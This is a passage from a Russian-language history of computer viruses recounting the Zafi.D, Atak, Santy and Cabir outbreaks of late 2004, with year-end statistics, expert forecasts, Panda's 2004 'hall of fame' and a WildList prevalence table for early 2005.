Третий по счёту штамм полиморфного «червя» массовой рассылки «Zafi» – «Zafi.D» был обнаружен в Интернет ночью 14 декабря 2004 года, и специалисты в области информационной безопасности предупредили пользователей о том, что он представляет собой вредоносный код, распространяющийся посредством электронной почты в виде написанных на разных языках рождественских поздравительных открыток[93]. «Мы думаем, что этот “червь” будет распространённым, благодаря выбранному времени и тому факту, что он приходит на 15 европейских языках», – заявил глава компании F-Secure Микко Хиппонен. Итак, «Zafi.D» был Интернет-червём, заражавшим компьютеры через электронную почту и распространявшимся через списки адресатов в инфицированных им компьютерных системах, причём поздравление с Рождеством поступало на языке получателя в зависимости от доменной зоны, указанной в его электронном адресе. Эксперты были едины во мнении, что как раз здесь и крылась главная опасность данной вредоносной программы. Кроме всего прочего, «Zafi.D» открывал компьютерным злоумышленникам доступ к инфицированным системам, позволяя использовать их для рассылки спама или осуществления удалённых атак. «Мы пока не рассматриваем уровень распространения данного “червя” как эпидемический, так как он достаточно локально распространяется, – отметила и. о. руководителя информационной службы «Лаборатории Касперского» Ольга Кобзарева в интервью корреспонденту CNews. – Данная версия червя “Zafi” отличается от предыдущих текстовыми сообщениями рассылаемых писем и используемыми именами файлов. Текстовые сообщения, как и в предыдущих версиях, собираются при помощи “конструктора”, что позволяет создавать большое разнообразие самих текстовых сообщений». Она также отметила, что «червь» обладает высокой скоростью распространения, а наибольшая его активность отмечена в Венгрии. «“Zafi.D” во всех отношениях очень похож

[93] Например, на английском языке с текстом «Happy holidays!» («Счастливых праздников!»).

на предыдущие варианты, – продолжала Кобзарева. – И, как и в предыдущих случаях, вызвавших довольно серьёзные эпидемии, то же самое может случиться и сейчас, но пока у нас нет этому подтверждений. Одна из причин, делающих “Zafi.D” успешным, – это его “многоязычность”, что может привести к его серьёзному распространению в тех регионах, где английский язык не является самым распространённым». Более того, инфицируя компьютер, «Zafi.D» выводил из строя некоторые антивирусные мониторы и брандмауэры, после чего начинал рассылку собственных копий. В итоге в двадцатых числах декабря эксперты отмечали, что «на долю “Zafi.D” приходилось уже около трёх четвертей от общего объёма всех заражённых вирусами электронных посланий, что составляло около 10% от общемирового почтового трафика, а затем он стал вирусом, наиболее часто обнаруживаемым бесплатным онлайновым антивирусным сканером Panda ActiveScan. И разница между частотой обнаружения этого “червя” и следующего за ним росла с каждым часом». Интересно, что штамм «Zafi.D» стал первым из этого семейства вредоносных компьютерных программ, который был замаскирован под рождественскую открытку, хотя данный приём ранее использовался и другими вирусописателями. «Мы уже наблюдали подобные трюки на протяжении нескольких рождественских сезонов, и лично я предпочитаю подписывать традиционные бумажные открытки, и мы также советуем их всем нашим клиентам», – высказал своё мнение по этому поводу г-н Хиппонен.

Рождественские «подарки» не ограничились только «Zafi.D», и 15 декабря специалисты Panda Software зафиксировали многочисленные случаи инфицирования компьютерных систем пользователей сразу тремя штаммами вируса «Atak» – «Atak.H», «Atak.I» и «Atak.J»[94], распространявшихся по электронной почте с использованием техники социальной инженерии и

[94] Все три указанных штамма были практически аналогами друг друга, по сути, отличаясь лишь размером файлов-вложений, но, вследствие допущенной вирусописателем ошибки в программном коде, последний из них – «Atak.J» – не мог самостоятельно рассылаться далее.

имевших следующие сообщения: Happy New year and wish you good luck on next year! («С Новым годом и пожеланием вам всяческих успехов в следующем году!») или Merry Christmas & Happy New Year! 2005 will be the beginning! («С Рождеством и Новым годом! 2005 год станет началом!»). Причём адреса отправителей инфицированных электронных сообщений были сфальсифицированы – «Atak.H», «Atak.I» и «Atak.J» использовали в этих целях адреса, собранные с заражённых компьютерных систем. Файл-вложение во всех случаях был сжат при помощи утилиты WinZip и поступал на компьютер-жертву в виде файла формата *.zip, содержащего в архиве файл с расширением *.bat, *.com, *.pif или *.scr. Если пользователь запускал этот файл, штамм создавал собственную копию в системной директории операционной системы Windows под именем dec25.exe. Для дальнейшей рассылки своих копий по всем найденным электронным адресам, которые они находили в файлах с определёнными расширениями, все три штамма использовали собственный механизм SMTP. «Возможно, мы являемся свидетелями организованной попытки заполнения почтовых ящиков пользователей огромным количеством рождественских поздравлений, заражённых вирусами. Очевидно, что это серьёзная угроза для плохо защищённых компьютеров, поскольку вероятность заражения одним из этих вредоносных кодов очень высока, принимая во внимание предпраздничные дни, в которые обычно приходит множество электронных сообщений такого типа. Также возможно, что появятся и другие вирусы, использующие аналогичную технику. По этой причине мы настоятельно рекомендуем принять меры предосторожности, открывая электронные послания», – счёл нужным заявить глава лаборатории Panda Labs Луис Корронс.

Однако другая группа экспертов по обеспечению безопасности информационных систем считала, что существуют и другие, более опасные факторы, например, вирусописатели могут использовать поисковые приложения, чтобы повысить эффективность вредоносного кода. В связи с этим старший аналитик австралийского филиала Frost & Sullivan Фод Федеги заявил:

«Многие вирусы собирают с инфицированных компьютеров конфиденциальную информацию, в том числе и банковские реквизиты. Недавно выпущенные поисковые системы для настольных ПК, разработанные Google, Microsoft и Yahoo, разбивают информацию по категориям». Таким образом вирусу станет ещё легче найти всё, что необходимо, не запуская зачастую демаскирующую его присутствие процедуру просмотра всех файлов на всех «жёстких» дисках компьютерной системы. Г-н Фадеги также высказал следующее: «Продукты для поиска на настольных ПК очень эффективны для сбора данных, и неудивительно, если ими воспользуются злоумышленники. Любое программное обеспечение, индексирующее и перехватывающее информацию, может быть использовао вирусами и “троянскими” программами. Это лишь вопрос времени», а старший технологический консультант компании Sophos Грехем Клули добавил: «Меня совсем не удивит широкое использование поисковых технологий вирусописателями». Нейл Кемпбелл, менеджер по безопасности компании ИТ-услуг Dimension Data, считал, что «для настольных компьютеров любое изменение среды представляет опасность. Достаточно новой программе стать популярной, как злоумышленники тотчас делают её своим инструментом. Поисковые системы в Интернет уже использовались вирусописателями для выуживания электронных адресов с Web-страниц. В июле поисковой системой Google пользовался один из вариантов “Mydoom”, затем вирусы стали заражать и поисковые системы помельче – Lycos и AltaVista, из-за чего последние выходили из строя». По мнению Кемпбелла, единственным способом ликвидации у вирусописателей преимуществ от новых технологий – не пускать вредоносные коды в свой компьютер при помощи традиционных средств – антивирусов и персональных брандмауэров.

20 декабря 2004 года представители компании Panda Software сообщили, что компьютерное сообщество подверглось угрозе заражения новым написанным на языке программирования Perl сетевым вирусом, который стал быстро распространяться в Интернет, получил имя «Santy» (другое название

– «PHP/Santy.A.worm») и был наделён деструктивной функцией, для того чтобы находить серверы phpBB, проникать в них и стирать там всё содержимое. Причём прогноз экспертов на ближайшее время звучал неутешительно: «Вероятнее всего, в следующие несколько часов “Santy” будет продолжать распространяться, и услуги Интернет будут существенным образом замедлены, а в случае продолжения распространения “червя” в крупных масштабах присутствует возможность не только замедления сервисов Интернет, но и их падения». Итак, данный вредоносный программный код использовал Google для проведения массовых поисков Web-серверов, на которых было установлено и запущено популярное программное приложение phpBB, используемое для ведения виртуальных конференций, форумов, групп новостей, дневников и т. п. Причём для инфицирования системы должны были совпасть два условия: в компьютерной системе не должно было быть установлено обновление, защищающее от обнаруженной 15 ноября 2004 года «уязвимости», известной как viewtopic.php, и инсталлированная в системе версия приложения phpBB должна была быть старше (то есть более ранняя), чем 2.0.11. После того как «Santy» обнаруживал подходящий сервер, он использовал указанную «уязвимость» для проверки правильности входных данных при удалённом выполнении функции URLDecode, чтобы получить дистанционный доступ к Web-серверу. После получения доступа «Santy» последовательно сканировал все директории, переписывая файлы с расширениями *.asp, *.htm, *.jsp, *.php, *.htm и *.shtm и устанавливая на месте каждого из них HTML-страницу, отображающую следующее сообщение: This site is defaced!!! This site is defaced!!! NeveEverNoSanity WebWorm generation X («Данный сайт повреждён!!! Данный сайт повреждён!!! NeveEverNoSanity Сетевой червь поколение X»)[95]. Кстати, необходимо подчеркнуть, что «Santy» воздействовал только на серверы и распространяется исключительно между ними, следова-

[95] В этом сообщении «X» варьируется в зависимости от количества инфицирований, который способен выполнить вирус.

тельно, пользователи форумов не подвергались опасности. Компьютерные системы оставались вне опасности инфицирования и в случае посещения пользователями Web-страниц, которые уже были инфицированы «червём». Вместе с тем, учитывая, что «уязвимость» viewtopic.php оперирует на уровне программных приложений, могли заражаться Web-сервера с операционными системами Windows и Linux.

В преддверии праздников червь «Santy», впервые давший знать о себе 20 декабря 2004 года, по некоторым данным, умудрился всего за 24 часа заразить более 40 тысяч Web-сайтов. Поисковик Google, посредством которого «Santy» атаковал сетевые ресурсы, поспешил принять все необходимые меры, чтобы приостановить эпидемию, однако, по словам российских экспертов, это могло быть лишь небольшой передышкой перед новой атакой этого червя или новых его штаммов. Как только запросы, посылаемые «Santy» на Google были блокированы, эпидемия резко пошла на убыль. Стоит отметить, что эта работа была выполнена на редкость оперативно. Например, издание Silicon.com приводило сообщение специалистов Google, направленное финской компании F-Secure, в котором говорилось: «Несмотря на то, что время реагирования на подобные ситуации, составляющее семь часов, не является чрезмерным, мы всё-таки полагаем, что можем и должны работать ещё лучше. Мы пересмотрим методики работы, чтобы ещё более сократить время реагирования при возникновении подобных проблем в будущем». По данным упомянутой Silicon.com поиск, проведённый утром 22 декабря, выдал только 1440 ссылок на Web-сайты, в которых появилась инфицированная страница-объявление. Однако эксперты сочли возможным предупредить пользователей о том, что в истории с «Santy» всё уже позади. «Я думаю, что это недостаточно полное решение проблемы, – заявил в интервью CNews ведущий вирусный аналитик “Лаборатории Касперского” Александр Гостев. – Что может помешать автору “червя” запустить в Сеть новую версию, которая будет использовать для поиска новых жертв не Google, а любой другой поисковый сервер? Например, MSN или Yahoo? Ещё более тревожным является тот

факт, что ночью нами был обнаружен новый вариант “Santy”. Возможно, что код “червя” попал в руки так называемых “script kiddies”[96], которые будут вносить в него различные изменения – как это было, например, в случае с “Lovesan”. Мы все помним, что настоящий автор “Lovesan” так и не был арестован, зато были арестованы несколько “соавторов”, которые просто изменили текстовые строки в оригинальном файле “червя” <…> Крайне сложно оценить реальное число сайтов, которые были заражены “червём” за последние 24 часа. Поисковые системы сообщают только о числе страниц, на которых были обнаружены тексты, создаваемые “червём”. Многие из сайтов были оперативно вылечены системными администраторами или просто временно отключены. По предварительным оценкам, которые я пытался сделать, заражено “червём” могло быть несколько сотен сайтов по всему миру. Возможно, что в действительности счёт шел на тысячи. Заявленная цифра в 40 тысяч заражённых сайтов взята кем-то с потолка и не соответствует действительности». Вместе с тем известно, что, по данным зарубежных экспертов, всего в мире на конец 2004 года было порядка 1 млн. Web-сайтов, имеющих дискуссионные форумы, выполненные на базе программного обеспечения с открытым кодом phpBB.

Вот и дождались. Как вы помните, 15 июня 2004 года был обнаружен концепт-вирус, первый в мире сетевой червь для мобильных телефонов «Cabir». И вот 22 декабря эксперты антивирусной компании SimWorks зарегистрировали появление «троянской» программы «MetalGear.A», которая содержала в себе концепт-вирус «Cabir» для смартфонов на базе операционной системы Symbian. «MetalGear.A» маскировалась под игру «Metal Gear Solid», отключала после активизации антивирусные программы, в том числе SimWorks, и устанавливала в мобильный телефон «Cabir», который пытался скопировать себя на все находящиеся рядом мобильные телефоны по протоколу BlueTooth в файл под названием SEXXXY.sis. Укажем также, что для инфи-

[96] «Script kiddies» (англ.) – «похитители скриптов».

цирования «Cabir» компьютерной системы необходимо, чтобы пользователь согласился принять файл, а затем установить его. Прошла ещё неделя… и к 30 декабря 2004 года один за другим появляются новые штаммы «Cabir» – в отчётах антивирусных компаний они представляли собой уже девять штаммов программного кода и были проиндексированы специалистами до «J». Причём эксперты предполагали, что это только начало: «Если первые штаммы “Cabir” распространялись на платформе операционной системы Symbian, используя Bluetooth, а “Cabir.A” вообще был безобидной попыткой доказать уязвимость мобильных устройств и принципиальную возможность заражения платформы, то уже штаммы “H”, “I” и “J” вполне вредоносны и более совершенны», – утверждали эксперты финской антивирусной компании F-Secure. В новых штаммах «Cabir» была устранена программная ошибка, которая замедляла скорость распространения «червя», кроме того, если родоначальник – «Cabir.A» – инфицировал только один мобильный телефон до перезагрузки системы, то «Cabir.H» и «Cabir.J» инфицировали все телефоны, которые находились в данный момент в зоне действия BlueTooth. В целом эксперты сходились на том, что одним из важнейших событий 2004 года, преобразивших представления об уязвимости компьютерных сетей, стало именно появление первых вирусов для мобильных телефонов. Специалисты с тревогой заявляли, что будущее – за ними. В июне 2004 года появился «Cabir», способный самостоятельно «разбрасывать» собственные копии на другие мобильные устройства, используя для этого протокол BlueTooth, затем появилась игра «Mosquito» для телефонов на базе той же платформы Symbian, которая самопроизвольно, не спрашивая разрешения владельца, осуществляла звонки по особым тарифам, а в ноябре появился троянец «Skulls», способный вывести из строя мобильный телефон. Поэтому большинство прогнозов склонялось к тому, что, по всей вероятности, в 2005 году тревожные тенденции 2004 года достигнут своей кульминации и массированные вирусные атаки на мобильные платформы будут нарастать. Как утверждали специалисты компании F-Secure, в 2004 году наибольшее число

атак было направлено на платформу операционной системы Symbian, которая, в частности, используется крупнейшим производителем телефонов Nokia.

По традиции конец уходящего года стал поводом для проведения многочисленных исследований, на основании которых делались различные выводы и прогнозы. Специалисты ведущих компаний-разработчиков антивирусных средств подчёркивали, что за 2003–2004 годы компьютерные вирусы перешли к опустошению электронных бумажников пользователей. Резко возросло число атак с целью извлечения выгоды – достаточно отметить эпидемии «Blaster» и «Sasser». Развивающаяся мобильная коммерция, несомненно, сделает смартфоны очередной мишенью, тем более что они тоже подключены к Интернет. «В целом, темпы, с которыми происходит освоение мобильных устройств злоумышленниками, – угрожающие, и в будущем люди столкнутся с новыми типами атак. Одна из них – “троянские” программы в скринсейверах и других приложениях, которые могут наносить вред разными способами. Например, привести к нежелательному раскрытию информации, удалению или краже данных и даже появлению фальшивых платёжных систем, поскольку некоторые абоненты пользуются своими телефонами для покупок и оплаты мелких товаров, коммунальных услуг и т. д. В ближайшем будущем ожидаются инфекции, сильнее эксплуатирующие технологии социальной инженерии. Плотность атак увеличится с ростом популярности электронной коммерции. Сейчас мобильные телефоны в качестве платёжных средств используют, в основном, в Японии, где покупки и оплата счетов при их помощи стали повседневным явлением, – прогнозировали эксперты компании F-Secure. – “Инфекция” в мире сетей мобильной связи будет распространяться так же, как и в реальном, – по воздуху. Заражённые смартфоны, попадая в места скопления мобильных устройств, будут распространять электронную инфекцию вокруг себя. Такое сравнение не преувеличение. Первый мобильный вирус “Cabir” пытается рассылать свои копии через BlueTooth, поражая устройства в радиусе 10–15 метров».

Специалисты компании Sophos утверждали, что, «компьютерный червь “Netsky.P”, предположительно написанный немецким тинэйджером, стал самым распространённым вирусом 2004 года, выведшим из строя компьютеры десятков тысяч компаний и домашних пользователей». По подсчётам Sophos на долю «Netsky.P» пришлась четверть случаев заражения, отслеженных компанией, а ещё четыре штамма этого вируса заняли разные места в топ десятке самых вредоносных программ, опубликованной этой компанией. «2004 был годом “Netsky”», – писал старший технологический консультант Грэхем Клули в докладе по вирусам, найденным с декабря 2003 года по ноябрь 2004 года. В соответствии с рейтингом Sophos, несмотря на солидный возраст, 8 месяцев с момента появления, «Netsky» по-прежнему оставался в лидерах по количеству случаев заражений. Вызвавший переполох «Sasser», атакующий Windows через «уязвимость» в службе LSASS, занял лишь третье место. Он появился спустя две недели после выпуска Microsoft «заплатки», но инертность системных администраторов компаний, не установивших её вовремя, всё-таки позволила использовать эту «уязвимость». «Время между выпуском “обновлений” и использованием уязвимостей становится всё меньше и меньше», – сказал Клули. Интересно, что все 10 вирусов в топ десятке Sophos написаны под Windows, и по прогнозам, в 2005 году эта тенденция продолжится, поскольку операционная система Windows по-прежнему доминирует во всём мире, а вирусописатели обычно стремятся инфицировать максимальное количество компьютерных систем. «В общей сложности, за год специалисты Sophos “отловили” более 97 тысяч экземпляров вредоносных компьютерных программ – вирусов, “червей” и “троянских” программ. Причём более 10 тысяч оказались представителями новых штаммов», – сообщил CNN.

Лента новостей – PROext, подводя итоги 2004 года, опубликовала следующие данные: «В 2004 году скорость появления вирусов увеличилась более чем на 50% в сравнении с предыдущими годами. Экспертами было зафиксировано более 100000 новых вирусов и их модификаций. Значительную долю всех вирусных заражений составили так называемые “троянские” про-

граммы, взятые на вооружение многими спамерами[97]. Также 2004 год стал годом появления первого компьютерного вируса для мобильных телефонов. Самым вредоносным вирусом для PC стал вирус “Netsky” штамм “P”, использовавший несколько критических “уязвимостей” в Windows, благодаря которым и распространялся».

Проведённое компанией IBM исследование по интенсивности различного рода нежелательных явлений в Интернет показало следующие результаты: «В минувшем году наибольшей головной болью для тружеников сетевой безопасности стали спам и мошенники. Среди почтовых “червей” и вирусов с большим отрывом лидировали “Bagle”, “Netsky” и “Mydoom”». Проведённое исследование позволило также установить размеры роста процентного содержания вирусов в поступающей электронной почте: «Если в 2002 году число их не превышало 0,5%, а в 2003 году на почтовые ящики вирусы приходили в трёх из 100 посланий, то в 2004 году их объёмы удвоились до 6,1%». Кроме того, как указывали эксперты IBM: «2004 год ознаменовался обнаружением столь критических “уязвимостей”, как возможность выполнить произвольный код в системе жертвы, подсунув ей “заражённую” картинку формата JPEG или BMP».

В завершение рассмотрения событий 2004 года напомним, что уже в 2003 году появились новые «черви», которые одновременно обладали способностями «троянских» программ и почтовых червей, и, как прогнозировали специалисты, именно они ознаменовали начало зарождения нового поколения «червей», условно называемых «суперчервями». Причём по прогнозу на ближайшую перспективу, их возможности по распространению и нанесению ущерба компьютерным системам пользователей со временем должны выйти на совершенно другой уровень, который трудно не только оценить, но даже и представить. Эксперты подчёркивали, что «разумных червей» будут

[97] Вредоносная программа подобного типа, внедряясь на компьютеры ничего не подозревающих пользователей, позволяет вести подчас незаметную рассылку спама в больших объёмах.

создавать люди, обладающие большим профессиональным опытом по созданию программного обеспечения, так как начинающему программисту такая работа будет просто не по его знаниям и квалификации. Указывалось также на то, что «черви» ближайшего будущего будут распространяться всеми возможными способами и смогут оптимизировать, в зависимости от меняющейся среды, своё поведение с целью наиболее эффективного выполнения поставленных перед ними задач, то есть станут гораздо интеллектуальнее предыдущих поколений вредоносных компьютерных программ. В качестве примера специалисты обычно предлагали представить себе результат деятельности «червя», инфицировавшего несколько сотен тысяч хостов: «Что, если задача червя – провести DDoS-атаку на сервер DNS[98]? Если подобная атака продлится значительное время, это может привести к параличу Интернет. Ущерб от такой атаки можно будет исчислять не миллиардами, а триллионами долларов».

Действительно, из практики мы знаем, что основной задачей многих вредоносных программных кодов являются деструктивные действия, и, если вирус инфицировал сотни тысяч серверов и его задача – разрушение, например, баз данных в заранее заданное время (так называемая «временная бомба»), ущерб от атаки может быть невосполнимым. Добавим также, что наиболее современный подход гласит о том, что в подобной атаке, если она будет реально спланирована и осуществлена, скорее всего, будет задействован не один «суперчервь», а сразу несколько интеллектуальных «червей» нового поколения, которые одновременно активизируются в инфицированных компьютерных системах пользователей и начнут скоординированные атаки по команде из единого центра. Более того, ведущие зарубежные и отечественные специалисты высказывали предположения о том, что это поколение

[98] Сервер DNS (Domain Name Server) – *проф.* сервер доменных имён (служебный компьютер сети, переводящий имена компьютеров в доменных записях в адреса IP).

«червей» будет способно решать политические, экономические и инфраструктурные задачи.

Отслеживая историю вирусописания, мы с вами видели в среде вирусописателей отчётливую тенденцию смещения акцента от чисто хулиганских побуждений, любопытства или попыток самоутверждения к меркантильным интересам, получению в корыстных целях персональных, конфиденциальных сведений, которые хранятся на накопителях информации в компьютерных системах пользователей. В связи с этим эксперты CNews, например, указывали на следующий важнейший аспект: «Если злоумышленник намеревается нанести серьёзный удар по репутации какой-либо компании, а не нанести масштабный ущерб, то, вполне вероятно, он воспользуется услугами “разумного червя”, чтобы провести DoS-атаку. Однако следует иметь в виду, что подобная атака может являться своеобразной “дымовой завесой”, под прикрытием которой будут проведены более серьезные атаки. В будущем, не исключено, целью атаки могут стать различные стратегические объекты (электростанции, системы водоснабжения и т. п.). Необходимо быть готовыми к подобным атакам, чтобы в будущем суметь их предотвратить или, хотя бы, минимизировать возможный ущерб. Еще одной потенциальной целью атак являются системы правительственных и военных учреждений. Сама принадлежность данных объектов к государственным системам говорит о политическом “следе” и о противостоянии уже не на уровне одиночек, а заранее подготовленных и обученных групп, основной целью которых является ведение информационных войн». Сказанное, без сомнения, поднимает проблему современного вирусописательства на новый уровень, ставит перед компьютерным сообществом и обществом в целом новые вопросы, касающиеся стратегии и тактики ведения борьбы уже не с незаконопослушными индивидуумами, а с хорошо организованными и в ряде случаев законспирированными группировками компьютерных злоумышленников по всему миру.

Итак, уже в 2004 году специалисты нисколько не сомневались в том, что в будущем «черви» начнут размножаться, используя все возможные пути,

вне зависимости от конкретного типа платформы и операционной системы, причём, если зловредные коды будут нападать и инфицировать магистральные машины, это может послужить толчком к крупномасштабной катастрофе. Эти и подобные рассуждения обычно сопровождались различными сценариями развития событий, впрочем, весьма похожими по своей сути. Давайте рассмотрим, в качестве примера, один из наиболее логичных сценариев этого ряда: «Предположим, что “суперчервь” создан на основе оптимизированного программного кода всех своих предшественников. Попав на компьютер пользователя, он проверяет операционную систему и выявляет все известные бреши для того, чтобы загрузить и установить соответствующие модули, которые используют “уязвимости” для проведения деструктивных действий. После того как вирус получит контроль над компьютером ничего не подозревающего пользователя, зловредный код проверит все доступные подключения к компьютеру, попытается выявить системы, у которых могут быть подобные бреши в системе безопасности, и скопирует себя на такие компьютеры. В локальных сетях заражение может произойти за считанные минуты. Заразив компьютеры в локальной сети, вирус через Интернет начнёт распространяться с инфицированного компьютера на компьютеры других пользователей. В первую очередь речь идет о тех пользователях, электронные адреса которых вредоносный код обнаружит в инфицированной компьютерной системе». Сценарий, прямо скажем, пессимистичный, в соответствии с ним миллионы копий вредоносного программного кода смогут постоянно рассылать себя посредством Интернет, а во избежание повторного инфицирования компьютерных систем «червь» станет регистрировать все IP-адреса уже заражённых им компьютеров. Более того, в заранее определённый момент времени или по команде с удалённого сервера он может провести атаку на любой компьютер в Глобальной сети.

Занавес!

Пока занавес закрывается, мы успеем бросить взгляд на «Вирусный зал славы 2004 года» в представлении экспертов Panda Software, крупнейшей испанской компании-разработчика антивирусных средств.

Номинация	Победитель и краткое обоснование
Самый разрушительный	Первое место в этой категории занимает вирус «Sasser». Распространение этого вируса не носило мгновенного эпидемического характера, однако его действия серьёзно раздражали пользователей и ощутимо мешали их работе. Связано это было с постоянными перезагрузками, вызываемыми вирусом. Не может не радовать то, что создатель «Sasser» был быстро пойман.
Самый сложный	Им признан «Noomy», сетевой червь, создающий Web-страницы и рассылающий сообщения в Интернет чаты, как обыкновенный пользователь. Вирус не причинял никакого вреда компьютеру, но являлся одним из самых технически сложных сетевых червей.
Самый разговорчивый	Победителем в этой категории стал «Amus», вредоносная программа, созданная в Турции и использовавшая технологию Speech Engine («Генератор речи») операционной системы Windows XP для объявления о своём присутствии.
Самый музыкальный	В этой категории победителями были признаны сразу несколько штаммов сетевого червя «Netsky». При заражении компьютера они в течение трёх часов проигрывают своеобразную мелодию!
Самый скрытный	Здесь победителем стал сетевой червь «Bagle». Он рассылал свои копии в архивах ZIP с паролем, тем самым, защищая себя от обнаружения антивирусными программами при попадании в компьютер. Эта стратегия использовалась многими вирусами, но «Bagle» был выбран как наиболее распространённый в 2004 году.
Самый многоязычный	Вирусом-полиглотом стал «Zafi.D», который имитировал поздравления с Рождеством и распространялся в сообщениях на разных языках.
Самый неприлич-	Порнография не была самой популярной темой в

Номинация	Победитель и краткое обоснование
ный	2004 году, хотя было несколько исключений, например вирус «Tasin.C», который загружал эротические фотографии испанских знаменитостей.
Самый повторяющийся	Эта категория была посвящена не столько самим вирусам, сколько их авторам. Семейство сетевых червей «Gaobot» имело почти 2000 различных представителей.
Самый шизофреничный	За явным преимуществом лидером был признан «Bereb.C», который использовал до 442 различных имён для своего распространения через системы обмена файлами. В результате даже его автор скорее всего запутался и забыл имя оригинального файла.
Самый вежливый	В этой категории были выбраны сразу три лауреата: «StartPage.AV», «Harnig.B» и «Multidropper.AM». Каждый из них выводил сообщение, предупреждающее пользователя, что его компьютер инфицирован.

§7. 2005 год – окончательная победа корыстных интересов; первая вирусная эпидемия среди мобильных устройств; политические вирусы и вирусы хулиганы как неотъемлемая часть вирусописания; «Commwarrior» – первый вирус, распространявшийся посредством мультимедийных сообщений; нашествие «Mytob»; эпидемии «Bagle» и «Sober» продолжаются; «шпионские» и рекламные программы становятся «бичом Божьим»; «Tanga» – первый в мире вирус, поражающий «1С»; первый вирус для разрабатываемой ОС Windows Vista; одна из наиболее сложных вирусных атак в истории; несбыточная мечта сотен миллионов пользователей – программное обеспечение без «уязвимостей»; а также анализ, оценки и прогнозы, прогнозы, прогнозы…

- Новое поколение СУБД от компании Микрософт – Microsoft SQL Server 2005.
- Выпущен предназначенный для создания корпоративных серверов различных классов ASPLinux Server IV.
- Завершена разработка универсальной САПР-платформы – Autodesk AutoCAD 2006.
- Компания Intel начала разработку микрочипа, который будет предупреждать пользователей об установке вредоносных программ, позволяющих злоумышленникам получить контроль над компьютерной системой жертвы.

18 января 2005 года в Москве Группа по обслуживанию предприятий в сфере телекоммуникаций, высоких технологий и средств массовой информации компании Делойт опубликовала прогноз развития мировой индустрии высоких технологий на текущий год. Специалисты этой группы предсказывали ряд новых технологических достижений наряду с очевидными проблемами: «Возникнут и серьёзные проблемы. Электронные формы идентификации личности получат широкое распространение как средства повышения безопасности, тем не менее, количество краж личной информации и иных “электронных преступле-

ний” будет продолжать расти. Тем временем вирусы, «черви» и другие вредоносные программные средства будут распространяться и затронут мобильные устройства, нанося ущерб в миллионы долларов в виде потерянных данных и простоев». Далее в отчёте говорилось, что значительный рост в области смежных технологий – от персональных компьютеров и мобильных телефонов до «электронных помощников» и игровых приставок – вызовет соответствующий скачок в распространении электронных вирусов и других злонамеренных воздействий. Будут продолжать распространяться незапрашиваемые электронные сообщения («спам») и незапрашиваемые сообщения в системе мгновенной передачи сообщений («спим»).

Таблица 11

Вредоносные компьютерные программы, входившие в январе-феврале[1] 2005 года в число двадцати наиболее распространённых в мире (по данным Международной организации WildList – WildList Organization International)

Название	Янв/Ч	Фев/Ч
W32/Netsky.B-mm**	36	36
W32/Netsky.P-mm**	34	36
W32/Netsky.D-mm**	34	33
W32/Klez.H-mm**	33	30
W32/Mydoom.A-mm**	32	27
W32/Netsky.C-mm**	31	30
W32/Netsky.Q-mm**	29	29
W32/BugBear.B-mm**	28	27
W32/Netsky.AC-mm**	27	27
W32/Netsky.Z-mm**	27	28
W32/Bagle.AA-mm**	26	27
W32/Netsky.Y-mm**	26	26
W32/Bagle.I-mm**	26	26
W32/Bagle.N-mm**	26	26
W32/Dumaru.A-mm**	26	25
W32/Funlove.4099*	26	24
W32/Swen-mm**	26	26
W32/Netsky.X-mm**	25	25

[1] Начиная с марта 2005 года эта статистика Международной организацией WildList не ведётся.

Название	Янв/Ч	Фев/Ч
W32/Zafi.B-mm**	25	25
W32/Mydoom.F-mm**	24	24

Примечания:

1. В графе «Название» приведены имена вредоносных компьютерных программ, принятые в соответствии с классификацией Международной организации WildList.

2. В графах «Янв/Ч» – январь/частота, «Фев/Ч» – февраль/частота – приводится показатель «частота», отражающий количество сообщений, полученных Международной организацией WildList в официальных отчётах от ведущих компьютерных вирусологов из разных стран о появлении или рецидиве вредоносной компьютерной программы в соответствующем месяце 2005 года.

3. Символом «*» помечены вредоносные компьютерные программы, которые рассматривались в Томе 1.

4. Символом «**» помечены вредоносные компьютерные программы, которые рассматриваются в предыдущих параграфах Тома 2.

Уже к началу 2005 года стало вполне очевидным, что атаки компьютерных вирусов, «червей» и вредоносных программных средств, «блюджекинг» (атаки на устройства, использующие технологию Bluetooth) и передаваемый по IP-телефонии спам будут всё более опасными, станут использоваться всё шире, а растущее использование мобильных телефонов, работы по сети и беспроводной связи даст компьютерным злоумышленникам больше возможностей доступа к частным, корпоративным и правительственным сетям. В прогнозе компании Делойт также подчёркивалось, что «данная тенденция будет стоить компаниям по всему миру миллионы долларов ущерба в виде потерянных данных и простоев. Одновременно откроются широкие возможности для компаний, действующих в сфере безопасности информаци-

онных технологий, а мобильные операторы, производители телефонов, поставщики услуг и системные интеграторы начнут развивать новые виды деятельности». Вот такой интересный, на наш взгляд, прогноз на ближайшую перспективу.

Кстати, служба BBC, например, тогда же определила в качестве тенденции «вымирание» бескорыстных компьютерных злоумышленников. Конечно, развитие электронной коммерции в Интернет не могло не повлиять на умонастроения вирусописателей. «От упражнений в изощрённом программировании и проверки программного обеспечения “на прочность”, как правило, без нанесения существенного вреда многие представители этой “профессии” перешли к меркантильному опустошению чужих электронных кошельков. Вирусы, написанные ради интереса и самоутверждения, почти перестали встречаться», – констатировала BBC. Ведь если раньше компьютерные вирусы и «троянские» программы были однозначно разными феноменами, то теперь уже чуть ли не каждый вирус содержал в себе программные модули, специально предназначенные для кражи информации. По словам главы лаборатории Clearswift Пита Симпсона, шпионские программы, хакерские программы, эксплуатирующие «уязвимости», и вирусы – объединились. Множество вредоносных кодов попадало теперь в Интернет из Восточной Европы, где их создавали организованные преступные группировки для кражи денег. Бывший вирусописатель Марек Стрихавка, известный под псевдонимом «Benny», состоял во всемирно известной вирусописательской группе «29A». Но после перемен, произошедших в компьютерном «подполье», ушёл в антивирусный бизнес. Причиной стало то, что вирусописатели перестали интересоваться технологиями и сосредоточились только на деньгах. «Сейчас основная мотивация злоумышленников – деньги», – сказал представитель компании St. Bernard Гери Стоувелл. По его словам, многие организованные преступные группировки перешли в сферу компьютерного криминала, поскольку риск быть обнаруженным здесь относительно низок, а доход высок, сообщала служба BBC.

